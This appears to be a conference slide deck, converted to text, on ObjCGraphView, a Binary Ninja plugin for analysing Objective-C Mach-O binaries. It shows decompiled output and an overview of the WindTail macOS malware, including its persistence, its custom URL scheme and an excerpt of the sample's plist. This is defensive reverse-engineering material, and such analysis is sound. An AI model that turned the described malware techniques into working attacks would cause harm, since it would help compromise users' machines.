

ivar_list_t

property_list_t


Classes





Classes




Classes




Classes



Classes



Classes



Parsing a Mach-O binary: methods and typing

Types and Methods

All objc classes and methods are parsed from the Mach-O headers and added to Binary Ninja

objc_msgSend calls to method calls

objc_msgSend calls are replaced with the method they actually call in the ObjCGraphView

adding xrefs

Methods are cross-referenced with the objc_msgSend calls rather than just their structures in the objc sections

Future

DataRenderer for classes, properties, and protocols

More objc_* methods handled

Integration with my proof-of-concept MLIL decompiler

...your pull requests!

<https://github.com/trailofbits/ObjCGraphView>

Demo: Calculator

Demo: Shlayer?

```
int64_t rai_27 = r15_2
[rdi_27 release]
int64_t r12_3 = r12_3 + 1
int64_t r15_3 = var_60_1
bool cond:1_1 = r12_3 < r15_3
int64_t r13 = var_58
if (cond:1_1) then 99 @ 0x10000921a else 70 @ 0x1000092d4
```



```
class BERPrintVisitor* rdi_28 = var_40
struct CFString* r12_4 = var_48
[rdi_28 decreaseIndent]
class BERPrintVisitor* rdi_29 = var_40
rax_19 = [rdi_29 string]
int64_t rdi_30 = rax_19
rax_20 = _objc_retainAutoreleasedReturnValue(rdi_30)
int64_t rbx_4 = rax_20
int64_t rax_21 = 0
int64_t rdi_31 = rbx_4
[rdi_31 appendFormat:@" ")
int64_t rdi_32 = rbx_4
[rdi_32 release]
uint64_t rdx_3 = zx.q(sx.d(var_31))
class BERPrintVisitor* rdi_33 = var_40
[rdi_33 setIsIndenting:rdx_3]
struct CFString* rdi_34 = var_50_1
[rdi_34 release]
struct CFString* rdi_35 = r12_4
[rdi_35 release]
int64_t rdi_36 = r13
[rdi_36 release]
int64_t rax_22 = 0
return 0
```

WindTail overview

- Taha Karim (Dark Matter) - Hack in the Box Singapore presentation "["In the Trails of WINDSHIFT APT"](#)" revealed malware targeting Middle East
- Authors used unique exploitation technique leveraging custom URL schemes
- Creates Login item for persistence
- Hardcoded AES key - Base64 encoded and AES 256 encrypted strings

```
<key>CFBundleIdentifier</key>
<string>com.alis.tre</string>
<key>CFBundleInfoDictionaryVersion</key>
<string>6.0</string>
<key>CFBundleName</key>
<string>usrnode</string>
<key>CFBundlePackageType</key>
<string>APPL</string>
<key>CFBundleShortVersionString</key>
<string>1.0</string>
<key>CFBundleSignature</key>
<string>????</string>
<key>CFBundleURLTypes</key>
<array>
    <dict>
        <key>CFBundleURLName</key>
        <string>Local File</string>
        <key>CFBundleURLSchemes</key>
        <array>
            <string>openurl2622007</string>
        </array>
    </dict>
</array>
```

Demo: WindTail

Sample/Analysis (Objective-See):

https://objective-see.com/blog/blog_0x3B.html

Questions?

Erika Noerenberg

Carbon Black

enoerenberg@carbonblack.com

@gutterchurl

Josh Watson

Trail of Bits

josh@trailofbits.com

@josh_watson

[**https://twitch.tv/syriilian**](https://twitch.tv/syriilian)